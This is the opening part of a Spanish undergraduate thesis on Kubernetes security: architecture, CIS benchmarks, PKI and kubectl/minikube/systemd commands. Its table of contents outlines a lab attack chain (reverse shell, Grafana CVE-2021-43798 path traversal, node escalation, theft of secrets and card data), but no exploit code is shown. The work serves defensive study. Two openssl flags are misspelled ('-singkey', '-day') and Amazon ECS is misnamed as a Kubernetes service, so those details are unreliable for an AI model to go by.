

UNIVERSIDAD POLITÉCNICA DE MADRID

**ESCUELA TÉCNICA SUPERIOR
DE INGENIEROS DE TELECOMUNICACIÓN**



**GRADO EN INGENIERÍA DE
TECNOLOGÍAS Y SERVICIOS DE
TELECOMUNICACIÓN
TRABAJO FIN DE GRADO**

**Desarrollo e Implementación de Medidas
Mitigantes en Vulnerabilidades de
Kubernetes**

**Andrés Alfaro Fernández
2024**

GRADO EN GRADO EN INGENIERÍA DE TECNOLOGÍAS Y SERVICIOS DE TELECOMUNICACIÓN

TRABAJO FIN DE GRADO

Título: Desarrollo e Implementación de Medidas Mitigantes en Vulnerabilidades de Kubernetes
Autor: D. Andrés Alfaro Fernández
Tutor: D. José Andrés Muñoz Arcentales
Ponente: D. ...
Departamento: Departamento de Ingeniería de Sistemas Telemáticos

MIEMBROS DEL TRIBUNAL

Presidente: D.

Vocal: D.

Secretario: D.

Suplente: D.

Los miembros del tribunal arriba nombrados acuerdan otorgar la calificación de:
.....

Madrid, a de de 20

UNIVERSIDAD POLITÉCNICA DE MADRID

**ESCUELA TÉCNICA SUPERIOR
DE INGENIEROS DE TELECOMUNICACIÓN**



**GRADO EN INGENIERÍA DE TECNOLOGÍAS Y
SERVICIOS DE TELECOMUNICACIÓN
TRABAJO FIN DE GRADO**

**Desarrollo e Implementación de Medidas
Mitigantes en Vulnerabilidades de
Kubernetes**

**Andrés Alfaro Fernández
2024**

RESUMEN

Este Trabajo de Fin de Grado se centra en el desarrollo e implementación de medidas mitigantes de vulnerabilidades en Kubernetes. Kubernetes es plataforma de código abierto para la gestión de contenedores, donde su uso es extenso, gracias a que facilita la automatización del despliegue, la escalabilidad y la gestión de microservicios. No obstante, al igual que cualquier sistema, no está exento de vulnerabilidades. Por ello, el objetivo principal de este proyecto es identificar los aspectos más críticos de la seguridad en un entorno de Kubernetes. El presente trabajo se puede dividir en tres fases.

En la primera fase, se llevó a cabo un análisis de las posibles vulnerabilidades existentes mediante la creación de un entorno de prueba con una vulnerabilidad de Grafana con el CVE-2021-43798 y junto a malas configuraciones. Posteriormente se realizaron unas pruebas de penetración, llegando a vulnerar el sistema al completo.

En la segunda fase, se realizó una revisión de la arquitectura de Kubernetes y sus componentes clave (Etcd y Kube-apiserver) así como políticas que permiten utilizar Kubernetes para su bastionado. Esta revisión permitió identificar los puntos más críticos de seguridad para su aplicación.

Finalmente, en la tercera fase, se evaluaron las medidas implementadas en el entorno de prueba para asegurar su eficacia. Los resultados mostraron una mejora en la seguridad del Cluster, reduciendo la superficie de ataque y protegiendo mejor los datos sensibles.

Este proyecto contribuye al campo de la seguridad en Kubernetes proporcionando una guía práctica y detallada sobre cómo mitigar vulnerabilidades comunes. Demostrando que, a pesar de disponer de contenedores con imágenes vulnerables desplegadas en el entorno de Kubernetes, si se siguen las buenas prácticas de seguridad, es posible prevenir y mitigar ataques.

SUMMARY

This Final Degree Project focuses on the development and implementation of vulnerability mitigation measures in Kubernetes. Kubernetes is an open-source platform for container management, where its use is extensive, thanks to the fact that it facilitates deployment automation, scalability and microservices management. However, like any system, it is not exempt from vulnerabilities. Therefore, the main objective of this project is to identify the most critical aspects of security in a Kubernetes environment. Broadly speaking, the work can be divided into three phases.

In the first phase, an analysis of the possible existing vulnerabilities was carried out by creating a test environment with a Grafana vulnerability with the CVE-2021-43798 and together with misconfigurations. Subsequently, penetration tests were carried out and the entire system was compromised.

In the second phase, a review of the Kubernetes architecture and its key components (Etcd and Kube-apiserver) as well as policies that allow Kubernetes to be used for its bastioning was

carried out. This review made it possible to identify the most critical security points for its implementation.

Finally, in the third phase, the measures implemented in the test environment were evaluated to ensure their effectiveness. The results showed an improvement in the security of the cluster, reducing the attack surface and better protecting sensitive data.

This project contributes to the field of Kubernetes security by providing a practical and detailed guide on how to mitigate common vulnerabilities. Demonstrating that, despite having containers with vulnerable images deployed in the Kubernetes environment, if good security practices are followed, it is possible to prevent and mitigate attacks.

PALABRAS CLAVE

Kubernetes, Seguridad, Bastionado, Grafana, Hacking ético, Cifrado, WAF y Vulnerabilidades.

KEYWORDS

Kubernetes, Security, Hardening, Grafana, Ethical Hacking, Encryption, WAF and Vulnerabilities.

ÍNDICE DEL CONTENIDO

1. INTRODUCCIÓN Y OBJETIVOS	1
1.1. Introducción	1
1.2. Objetivos	1
2. ESTADO DEL ARTE	2
2.1. Kubernetes y su arquitectura	2
2.1.1. Plano de control	2
2.1.1. Componentes del nodo	3
2.2. Mejores prácticas en la seguridad de Kubernetes	4
2.3. Herramientas y metodos utilizados	4
2.3.1. Infraestructura de cable pública	4
2.3.2. Docker	5
2.3.3. Kubectl	5
2.3.4. Minikube	6
2.3.5. Systemd	6
2.4. Grafana	7
2.4.1. Descripción de la vulnerabilidad CVE-2021-43798	7
2.4.2. Explotación de la vulnerabilidad	7
3. EXPLOTACIÓN DEL ENTORNO DE PRUEBA	10
3.1. Configuración del entorno de prueba con Minikube	10
3.2. Despliegue del laboratorio	11
3.3. Demostración práctica de la explotación del entorno de prueba	11
3.3.1. Reconocimiento de la página web	11
3.3.2. Conseguir ejecucion de comandos dentro del Pod	12
3.3.3. Reconocimiento del Pod	13
3.3.4. Grafana Path Traversal	13
3.3.5. Escalar al nodo de Minikube	14
3.3.6. Post-explotación del nodo	14
3.4. Evaluación del impacto de la explotación	16
4. MEDIDAS MITIGANTES	17
4.1. Cifrado en tránsito	17
4.1.1. Etcd	17
4.1.2. API de Kubernetes	18
4.2. Cifrado en reposo	19
4.2.1. Etcd sin cifrado en reposo	19
4.2.2. Etcd con proveedor de cifrado	20
4.3. Seguridad en la API de Kubernetes	22
4.3.1. Autenticación	22

4.3.2.	Autorización	24
4.3.3.	Controlador de acceso.....	27
4.4.	Bastionado contra vulnerabilidades de microservicios.....	28
4.4.1.	Security Context	28
4.4.2.	Secretos.....	29
4.5.	Seguridad en el Ingress	29
4.5.1.	Certificado TLS	30
4.5.2.	WAF	31
4.6.	Seguridad en la <i>supply-chain</i>	31
4.6.1.	Escaneo de vulnerabilidades conocidas.....	32
4.6.2.	Análisis estático	32
4.6.3.	Escaneo del Cluster de kubernetes para mejores prácticas.....	33
5.	APLICACIÓN DE LAS MEDIDAS MITIGANTES EN EL ENTORNO DE PRUEBA	34
6.	CONCLUSIONES Y LÍNEAS FUTURAS	36
a.	Conclusiones.....	36
b.	Líneas futuras.....	36
7.	BIBLIOGRAFÍA	38
ANEXO A:	INSTALACIÓN DE BINARIOS ETCD Y KUBE-APISERVER	40
ANEXO B:	CONFIGURACIÓN DE INGRESS.....	42
ANEXO C:	ASPECTOS ÉTICOS, ECONÓMICOS, SOCIALES Y AMBIENTALES.....	43
A.1	INTRODUCCIÓN	43
A.2	DESCRIPCIÓN DE IMPACTOS RELEVANTES RELACIONADOS CON EL PROYECTO	43
A.3	ANÁLISIS DETALLADO DE ALGUNO DE LOS PRINCIPALES IMPACTOS	43
A.4	CONCLUSIONES	43
ANEXO D:	PRESUPUESTO ECONÓMICO	45

ÍNDICE DE FIGURAS

Ilustración 2-1 - Arquitectura básica de un Cluster de Kubernetes	2
Ilustración 2-2 - Captura función getPluginAssets donde se encuentra la vulnerabilidad	7
Ilustración 2-3 - Manifiesto con la imagen de Grafana vulnerable	8
Ilustración 2-4 - Fuerza bruta a directorios de Grafana con respuesta 200	8
Ilustración 2-5 - Petición GET para obtener el archivo /etc/passwd de Grafana.....	8
Ilustración 3-1 - Arquitectura general del laboratorio de prueba	10
Ilustración 3-2 - Fragmento de código PHP sin filtrado de entrada	10
Ilustración 3-3 - Definición de permisos RBAC al Service Account.....	11
Ilustración 3-4 - Salida la realizar una petición con un comando de listado de directorio.....	12
Ilustración 3-5 - Salida después de subir el archivo malicioso.....	12
Ilustración 3-6 - Captura de la <i>shell</i> inversa	12
Ilustración 3-7 - Listado de variables de entorno dentro del Pod	13
Ilustración 3-8 - Salida del comando para ver la versión de Grafana.....	13
Ilustración 3-9 - Comando para listar Pods con el <i>token</i> del Service Account de Grafana	14
Ilustración 3-10 - Listado de Pods con el nuevo BadPod creado	14
Ilustración 3-11 - Escalada al nodo de Minikube	14
Ilustración 3-12 - Secreto obtenido desde la base de datos Etcd.....	15
Ilustración 3-13 - Decodificación de la contraseña de base64.....	15
Ilustración 3-14 - Listado de las bases de datos de mysql.....	15
Ilustración 3-15 - Listado de las tablas de la base de datos “datos_usuarios”.....	15
Ilustración 3-16 - Listado de la tabla “datos_personales”	16
Ilustración 3-17 - Listado de tabla 'tarjetas_pago'	16
Ilustración 4-1 - Diagrama de ataque MITM.....	17
Ilustración 4-2 - Comando para enviar información a la base de datos Etcd	17
Ilustración 4-3 - Comando 'tcpdump' para escuchar la comunicación en una interfaz.....	18
Ilustración 4-4 - Comando 'tcpdump' con información cifrada	18
Ilustración 4-5 - Archivo 'kube-apiserver.service'	19
Ilustración 4-6 - Fichero 'etcd.service' sin proveedor de cifrado.....	20
Ilustración 4-7 - Creación de un secreto si proveedor de cifrado	20
Ilustración 4-8 - Filtrado de secreto sin proveedor de cifrado.....	20
Ilustración 4-9 - Filtrado de secreto con proveedor de cifrado.....	21
Ilustración 4-10 - Fases de seguridad en la Kube-apiserver	22
Ilustración 4-11 - Archivo csv creado	23
Ilustración 4-12 - Archivo 'kube-apiserver' con el uso de CSV	23
Ilustración 4-13 - Creación y listado del secreto creado con CSV	23
Ilustración 4-14 - Insertar los certificados de la CA en Kube-apiserver	24
Ilustración 4-15 - Creación y verificación de secretos mediante certificados X509	24
Ilustración 4-16 - Definición de Role	25
Ilustración 4-17 - Definición de CluterRole	25
Ilustración 4-18 - Definición de ClusterRoleBinding.....	26
Ilustración 4-19 - Configuración de AlwaysPullImages	28
Ilustración 4-20 - Definición de Security Context.....	28
Ilustración 4-21 - Salida de la aplicación de Security Context.....	29
Ilustración 4-22 - Definición de un secreto	29
Ilustración 4-23 - Referenciar una variable del sistema con un secret	29
Ilustración 4-24 - Arquitectura de un Ingress Controller con varios Ingress	30
Ilustración 4-25 - Arquitectura del Ingress con HTTPS y WAF.....	31
Ilustración 4-26 - Salida de la herramienta trivy	32
Ilustración 4-27 - Salida de la herramienta checkov.....	33
Ilustración 4-28 - Salida de los <i>logs</i> de la herramienta kube-bench.....	33
Ilustración 5-1 - Arquitectura del Cluster bastionado.....	34

1. INTRODUCCIÓN Y OBJETIVOS

1.1. INTRODUCCIÓN

Kubernetes es una plataforma de código abierto diseñada para automatizar, desplegar, escalar y operar aplicaciones en contenedores. Estos contenedores, son unidades ligeras y portátiles que contienen todo lo necesario para ejecutar una aplicación, incluidos códigos, bibliotecas y dependencias. Por ello, es una de las soluciones más utilizadas en el campo de Desarrollo y Operaciones (DevOps), por su facilidad a la hora de desarrollar y desplegar aplicaciones y servicios con gran escalabilidad, resiliencia y alta disponibilidad en comparación con tecnologías y despliegues tradicionales. Ayudando en la implementación de nuevos servicios durante el ciclo de desarrollo de software.

En el mercado, hay distintos orquestadores alternativos como Docker Swarm, HashiCorp Nomad o Apache Mesos. No obstante, ninguna es tan madura ni tiene una comunidad tan extensa como Kubernetes. Además, muchos proveedores de Cloud pública proporcionan una solución basada en Kubernetes, por ejemplo, Google Cloud Platform con GKE (Google Kubernetes Engine), AWS con Amazon ECS (Elastic Container Service) y Microsoft Azure con AKS (Azure Kubernetes Service).

La Cloud Native Computing Foundation (CNCF) realiza encuestas anuales donde una de ellas se centraba en el uso de Kubernetes en las compañías. En el año 2022, la CNCF identificó que el 31% de los desarrolladores *backend* utilizan Kubernetes. De los cuales el 79% utilizan plataformas de Cloud pública como las mencionadas anteriormente.[1]

Debido al extenso uso de Kubernetes, la seguridad de estos sistemas es crítica, ya que un comprometimiento del sistema puede derivar en una pérdida de servicio, retrasos en el despliegue o incluso una pérdida en la integridad de la información entre otros. La mayor parte de los tipos de ataques son principalmente externos los cuales no tiene acceso directamente al sistema. Por ello estos ciberdelincuentes explotan una vulnerabilidad de algún servicio expuesto, consiguiendo acceso al contenedor o Pod donde se ejecuta el servicio. Después, despliegan contenedores maliciosos para acceder al nodo del Cluster, aprovechando malas configuraciones, permisos de usuario o utilizando credenciales de usuarios comprometidos. Con ello, el atacante podrá ejecutar comandos a la API de Kubernetes consiguiendo todo tipo de información y privilegios.[2]

1.2. OBJETIVOS

El objetivo principal de este trabajo es abordar la seguridad en un entorno Kubernetes a través del desarrollo e implementación de buenas prácticas y medidas mitigantes para vulnerabilidades específicas en esta plataforma. Con el propósito de realizar un análisis práctico, se configurará un entorno experimental que contenga una imagen con la vulnerabilidad CVE-2021-43798 conocida de Grafana, junto con una serie de malas configuraciones de permisos. Permitiendo escalar al nodo comprometiendo la información del *host* donde se despliegan los contenedores, así como los distintos servicios y contenido de estos. Posteriormente, se llevará a cabo una evaluación detallada de su impacto, explorando las posibles implicaciones que esta vulnerabilidad podría tener en el entorno.

Tras analizar la explotación del Cluster, se propondrán estrategias y medidas mitigantes específicas para reforzar la seguridad del Cluster Kubernetes y prevenir ante la aparición de futuras vulnerabilidades. Estas propuestas se pondrán a prueba en el entorno de pruebas, permitiendo así, evaluar su eficacia y obtener conclusiones fundamentadas sobre su capacidad, para fortalecer la seguridad en entornos Kubernetes.

La vulnerabilidad CVE-2021-43798, ha sido escogida debido a que Grafana una solución de código abierto extensamente utilizada, permitiendo ejecutar análisis de datos, extraer métricas significativas de grandes volúmenes de información y monitorizar aplicaciones y recursos de hardware, mediante gráficos y paneles de control personalizables. Por ello, una vulnerabilidad del estilo, en cualquier servicio de un Cluster de Kubernetes, puede llegar a comprometer la integridad del sistema y la confidencialidad de la información alojada. En concreto, esta vulnerabilidad da la posibilidad al atacante leer archivos del sistema, como es el caso del *token* de autenticación de un servicio, con el cual se realizan peticiones a la API de Kubernetes con los permisos privilegiados.

2. ESTADO DEL ARTE

2.1. KUBERNETES Y SU ARQUITECTURA

Kubernetes es una plataforma de orquestación de contenedores basada en una arquitectura nativa de la nube, diseñada explícitamente para aprovechar las ventajas de los entornos de computación en la nube. No obstante, también es posible hacer uso de esta tecnología en entornos *on-premise*. Kubernetes v1.0 fue liberada en 2015, y con ello, Google se asoció con la Linux Foundation para formar la Cloud Native Computing Foundation (CNCF), encargada actualmente de sus actualizaciones y mantenimiento de las distintas versiones.[3]

Uno de los aspectos menos conocidos de Kubernetes es su enfoque en la seguridad. La plataforma implementa una serie de mecanismos y políticas de seguridad que están alineados con las directrices de la CNCF. Estas prácticas ayudan a definir políticas y controles esenciales para proteger los recursos y datos en un entorno.

La arquitectura de Kubernetes es flexible y escalable, diseñada para garantizar la protección de los recursos y la eficiencia operativa. Como se puede apreciar en la Ilustración 2-1, un Cluster está compuesto por dos conjuntos: panel de control y nodos.




Ilustración 2-1 - Arquitectura básica de un Cluster de Kubernetes

2.1.1. PLANO DE CONTROL

Los componentes del plano de control toman decisiones globales sobre el Cluster, así como detectan y responden a los eventos del Cluster. Está compuesto por Kube-apiserver, Etcd, Kube-controller-manager y Cloud-controller-manager.

KUBERNETES API SERVER

La API en Kubernetes constituye el núcleo del plano de control, el cual, constituye el punto de entrada para las solicitudes de distintos componentes y realizar actualizaciones del estado en el Etcd. El servidor que proporciona Kubernetes es la Kube-apiserver.

Además, la Kube-apiserver funciona como un intermediario entre los usuarios y los recursos de Kubernetes, mediante el uso de la herramienta ‘kubectl’, para la creación, eliminación o modificación de componentes del Cluster. Así mismo, y como se verá más adelante, también permite la autorización, autenticación y admisión de solicitudes. Por todo ello, se puede decir que es el componente más importante en Kubernetes y asegurar su integridad y seguridad es primordial a la hora del bastionado de un Cluster de Kubernetes.

ETCD

Etcad es un base de datos de código abierto y de alta disponibilidad utilizada en entornos de sistemas distribuidos, como en el contexto de orquestación de contenedores y gestión del Cluster. Algunas características clave de Etcad incluyen:

- Las operaciones de lectura reflejan el estado más reciente de los datos.
- Diseñado para operar en entornos distribuidos y proporciona tolerancia a fallos mediante la replicación de datos en múltiples nodos. Esto garantiza la disponibilidad incluso en caso de que algunos nodos fallen.
- Almacena datos en forma de clave-valor, donde cada valor está asociado con una clave única. Permitiendo almacenar y recuperar datos de manera eficiente utilizando claves específicas.

En Kubernetes, Etcad se utiliza como la base de datos principal para el almacenamiento del estado del Cluster, configuraciones, estado de los nodos, programación de tareas y otros datos críticos como los secretos.

KUBE-SCHEDULER

El Kube-scheduler es el componente responsable de asignar nodos a los Pods recién creados que no tengan un nodo asignado. Asegurando que cada Pod se ejecute en el nodo más adecuado según los requisitos y recursos disponibles, optimizando así el rendimiento y la eficiencia del clúster.

KUBE-CONTROLLER-MANAGER

El Kube-controller-manager es el componente encargado de ejecutar diversos procesos de controladores, cada uno con funcionalidades específicas, las más destacables son:

- Controlador de nodos, detectando y responde ante el fallo de nodos en funcionamiento, garantizando la resiliencia del clúster.
- Controlador de replicación, manteniendo el número correcto de Pods para cada controlador de replicación, asegurando la disponibilidad y la capacidad de escalado de las aplicaciones.
- Controladores de *tokens* y cuentas de servicio, generando cuentas y *tokens* de acceso a la API por defecto para los nuevos Namespaces, gestionando la autenticación y autorización dentro del clúster.

CLOUD-CONTROLLER-MANAGER

El Cloud-controller-manager es un gestor de controladores en la nube que permite integrar el Cluster de Kubernetes con una API de un proveedor de servicios Cloud. Este componente separa las funciones específicas de la nube de aquellas que interactúan únicamente con el Cluster, facilitando la gestión de recursos y servicios en entornos híbridos y en la nube.

2.1.1. COMPONENTES DEL NODO

Un nodo de Kubernetes es una máquina física o virtual que forma parte del Cluster de Kubernetes, ejecutando los servicios necesarios para ejecutar aplicaciones y cargas de trabajo. Los componentes principales de un nodo de Kubernetes están formados por Kubelet, Kube-proxy, Container runtime, Pods.

KUBELET

Kubelet es un agente esencial que se ejecuta en cada nodo del Cluster y gestiona tanto los contenedores como los Pods. Su misión principal es asegurar que los contenedores se mantengan en el estado deseado, manteniendo comunicaciones entre los Pods y la Kube-apiserver. Incluyendo crear, iniciar, detener y eliminar contenedores según sea necesario para cumplir con las especificaciones declaradas en los manifiestos de Pod.

KUBE-PROXY

Kube-proxy es un proxy de red. Su responsabilidad es gestionar el reenvío de paquetes de red y mantener el equilibrio de carga para los servicios que exponen los Pods en cada nodo. Además, tiene la capacidad de configurar reglas del firewall para garantizar la conectividad de red entre los Pods, permitiendo o no la comunicación entre Pods.

CONTAINER RUNTIME

Container Runtime es el motor encargado de ejecutar los contenedores en cada nodo siendo fundamental para la creación, ejecución y gestión de los contenedores, proporcionando el entorno necesario para que los contenedores operen de forma adecuada. Kubernetes es compatible con varios gestores de contenedores, como es el caso de Docker, containerd o CRI-O.

PODS

Los Pods representan la unidad básica de despliegue en Kubernetes, pudiendo contener uno o varios contenedores que comparten el mismo espacio de red y almacenamiento. Además de permitir la agrupación y coordinación de contenedores, facilitando la implementación de aplicaciones en Kubernetes.

2.2.MEJORES PRÁCTICAS EN LA SEGURIDAD DE KUBERNETES

CIS (Center for Internet Security), es una organización sin ánimo de lucro dedicada a mejorar la seguridad en los sistemas y redes. Cuyas principales actividades son el mantenimiento y creación de estándares de seguridad conocidos como *benchmarks*.

Dentro del ámbito de Kubernetes, el CIS propone diferentes configuraciones según el sistema donde está desplegado el Cluster de Kubernetes. Para el caso de estudio de este trabajo de fin de grado, se hará uso específico de documento “CIS Kubernetes Benchmark v1.8.0”[4], sirviendo como guía a la hora de aplicar las mejores soluciones de seguridad. Además, a lo largo del trabajo se utilizarán herramientas de seguridad basados en los controles del CIS como es el caso de Kube-Bench, solución que se analizará en el [apartado 4.6.3](#).

En este trabajo, no se va a implementar todas las recomendaciones que ofrece el CIS, pero sí aquellas medidas que puedan ayudar al bastionado en los principales componentes de Kubernetes, como en el caso de Etcd y Kube-apiserver.

2.3.HERRAMIENTAS Y METODOS UTILIZADOS

Durante la realización del trabajo, se han utilizado varios métodos, herramientas o aplicaciones tanto para la configuración del laboratorio, como para su posterior estudio y análisis en busca de medidas mitigantes para un sistema vulnerable.

2.3.1. INFRAESTRUCTURA DE CABLE PÚBLICA

La infraestructura de clave pública (PKI) es un conjunto de políticas, procedimientos, hardware, software y personas necesarios para crear, gestionar, distribuir, usar, almacenar y revocar certificados digitales y claves públicas asociadas. Es utilizada en múltiples sistemas para garantizar la autenticidad, confidencialidad e integridad de la información. En Kubernetes, es importante esta infraestructura ya que permite que distintos componentes del Cluster confíen entre sí e intercambien información.

Uno de los componentes clave en una infraestructura de clave pública es la Autoridad Certificadora (CA), consiste una entidad de confianza responsable de emitir, revocar, renovar y gestionar certificados digitales utilizados en sistemas de seguridad basados en criptografía de clave pública.

Durante distintas fases del trabajo, se han utilizado certificados auto firmados para la explicación o implementación de medidas mitigantes, por ello, se necesario entender como se crea un certificado CA propio mediante el uso comandos Linux como se realiza en los siguientes pasos.[5]

1. Se crea una clave privada para la Autoridad de Certificación, la cual será utilizada para firmar certificados en los siguientes pasos.

```
$ openssl genrsa -out ca.key 2048
```

2. Se crea una solicitud de firma de certificado, donde hay información sobre la entidad que solicita el certificado, en este caso la Autoridad de Certificación de Kubernetes. El resultado de la solicitud es el archivo 'ca.csr'.

```
$ openssl req -new -key ca.key -subj "/CN=KUBERNETES-CA" -out ca.csr
```

3. Se auto firma la solicitud de firma de certificado, donde se autentica el archivo 'ca.csr' y se firma con la clave privada generada anteriormente. Además, con el parámetro "-day" se puede especificar la validez en días del certificado. El resultado es el certificado auto firmado en el archivo 'ca.crt'. Finalmente, se elimina la solicitud de firma del certificado.

```
$ openssl x509 -req -in ca.csr -singkey ca.key -CAcreateserial -out ca.crt -day 1000
$ rm -r ca.csr
```

Para el caso de certificar a otros usuarios se utilizará el certificado auto firmado del CA ('ca.crt'). Sería de la siguiente forma para el usuario llamado Bob:

```
$ openssl genrsa -out bob.key 2048
$ openssl req -new -key bob.key -subj "/CN=bob/O=developers" -out bob.csr
$ openssl x509 -req -in bob.csr -CA ca.crt -CAkey ca.key -CAcreateserial -out bob.crt -days 1000
```

2.3.2. DOCKER

Docker es una plataforma de contenerización que permite a los desarrolladores agrupar tanto aplicaciones como dependencias en contenedores. Estos contenedores se pueden ejecutar de manera consistente en cualquier entorno, facilitando la portabilidad y escalabilidad de aplicaciones.

Con anterioridad a Docker, las aplicaciones se ejecutaban en máquinas virtuales, repercutiendo en un mayor uso de recursos y menos eficiencia. Debido a esto, Docker permite una mayor densidad de aplicaciones debido a su enfoque ligero, permitiendo la creación de imágenes personalizadas a partir de una básica, como puede ser Ubuntu. Dicha funcionalidad ha sido utilizada a la hora de personalizar las imágenes para el entorno de prueba.

2.3.3. KUBECTL

Kubectl es la interfaz de línea de comandos que interactuar con los clústeres de Kubernetes, en concreto, realiza peticiones a la Kube-apiserver, y esta, si considera que el usuario es válido responde a la petición. Esto permite a los usuarios ejecutar comandos para desplegar aplicaciones, inspeccionar o gestionar recursos dentro Cluster, así como ver *logs* de aplicaciones en ejecución. Con ello, los administradores pueden implementar, inspeccionar y gestionar todos los recursos de Kubernetes, desde Pods y servicios hasta volúmenes y políticas de red. A continuación, se muestran los comandos más utilizados a lo largo del trabajo.

```
$ kubectl get pods                # Lista todos los Pods en el clúster.
$ kubectl describe pod <Pod_name> # Muestra detalles de un Pod específico.
$ kubectl logs <Pod_name>         # Muestra los logs de un Pod específico.
$ kubectl exec -it <Pod_name> -- /bin/bash # Ejecuta un comando en un contenedor del Pod (abre una shell interactiva).
$ kubectl get services            # Lista todos los servicios en el clúster.
$ kubectl describe service <service_name> # Muestra detalles de un servicio específico.
$ kubectl apply -f <file.yaml>    # Aplica la configuración especificada en un archivo YAML.
$ kubectl delete pod <Pod_name>   # Elimina un Pod específico.
$ kubectl get namespaces         # Lista todos los namespaces en el clúster.
$ kubectl get secrets -n <namespace_name> # Lista los Secrets de un Namespace
```

2.3.4. MINIKUBE

Minikube es una herramienta que permite ejecutar un clúster de Kubernetes local en una sola máquina. Su uso es extendido sobre todo en entornos de pruebas para testear en un entorno local antes de desplegar sus aplicaciones en un Cluster en producción.

Minikube facilita el acceso a Kubernetes para desarrolladores individuales y pequeñas organizaciones al proporcionar un entorno de prueba ligero y fácil de configurar. Permitiendo a los usuarios familiarizarse con la tecnología sin necesidad de una infraestructura compleja. Minikube admite la mayoría de las características de Kubernetes, incluyendo la implementación de Pods, servicios y configuraciones de red. Además, se integra con herramientas como 'kubectl' o 'helm', proporcionando una experiencia de desarrollo completa. Su flexibilidad y facilidad de uso lo han convertido en una herramienta popular para el aprendizaje, desarrollo y pruebas de Kubernetes. Finalmente, Minikube hace uso de comandos para gestionar sus distintas características, algunos de estos comandos son los siguientes.[6]

```
$ minikube start           # Inicia un clúster de Minikube.
$ minikube stop           # Detiene el clúster de Minikube.
$ minikube status         # Muestra el estado del clúster de Minikube.
$ minikube delete        # Elimina el clúster de Minikube.
$ minikube dashboard     # Abre el dashboard de Kubernetes.
$ minikube addons list    # Lista los complementos disponibles y su estado.
$ minikube addons enable <addon_name> # Habilita un complemento específico.
$ minikube addons disable <addon_name> # Deshabilita un complemento específico.
$ minikube ip            # Muestra la dirección IP del clúster de Minikube.
$ minikube logs          # Muestra los logs del clúster de Minikube.
$ minikube service <service_name> # Abre un servicio en el navegador.
$ minikube ssh           # Abre una conexión SSH a la máquina virtual de Minikube.
$ minikube update-context # Actualiza el contexto de kubectl para usar Minikube.
$ minikube config set <key> <value> # Configura las opciones de Minikube.
$ minikube config view   # Muestra la configuración actual de Minikube.
```

2.3.5. SYSTEMD

Systemd es una herramienta para distribuciones Linux centralizada en la inicialización y administración de servicios. Su función principal es iniciar y administrar los servicios del sistema durante el proceso de arranque y ejecución del sistema operativo. Garantizando que estos servicios estén correctamente configurados, se inicien automáticamente al arrancar el sistema y se reinicien en caso de fallos o detención.[7]

En el contexto de Kubernetes, Systemd es utilizado en los nodos del Cluster para iniciar y administrar los componentes del sistema necesarios para la ejecución y mantenimiento de los componentes de un nodo de Kubernetes, tales como, Etcd, Kube-apiserver o Kubelet entre otros.

Los archivos de configuración definen el comportamiento y gestionan los servicios Systemd. Estos archivos se encuentran típicamente en el directorio '/etc/systemd/system/', aunque puede variar según la distribución Linux. Dichos archivos terminan con la extensión '.service'.

Para realizar las distintas operaciones con el comando 'systemctl' es necesario arrancar, parar o reiniciar un servicio se utiliza el comando 'systemctl'. A continuación, se muestran algunos de los comandos más utilizados durante la realización del trabajo con su descripción.

```
$ systemctl start <service> # Inicia un servicio.
$ systemctl stop <service>  # Para la ejecución de un servicio.
$ systemctl status <service> # Muestra el estado de un servicio.
$ systemctl enable <service> # Habilita la ejecución de un servicio en el arranque del sistema.
$ systemctl disable <service> # Deshabilita la ejecución de un servicio en el arranque del sistema.
$ systemctl reload <service> # Recarga la configuración de un servicio sin reiniciarlo.
$ systemctl list-units -t service --state=running # Lista los servicios que están corriendo en el sistema.
```

2.4.GRAFANA

Grafana es una plataforma de análisis y visualización de datos de código abierto utilizado con frecuencia en Kubernetes y otros sistemas para monitorear y visualizar métricas relacionadas con el rendimiento. Permitiendo mostrar métricas de uso de recursos de nodos y Pods, facilitando la identificación de cuellos de botella y la optimización de recursos. Además, Grafana puede integrarse con sistemas de *logging* como Elasticsearch o Loki, para la visualización de registros de aplicaciones y sistema, así como la configuración de alertas, pudiendo enviar notificaciones vía email. Además, su capacidad para crear *dashboards* personalizados y su integración con dísticas aplicaciones de monitoreo y alertas, hacen a Grafana una herramienta en la gestión de un Cluster de Kubernetes.[8]

2.4.1. DESCRIPCIÓN DE LA VULNERABILIDAD CVE-2021-43798

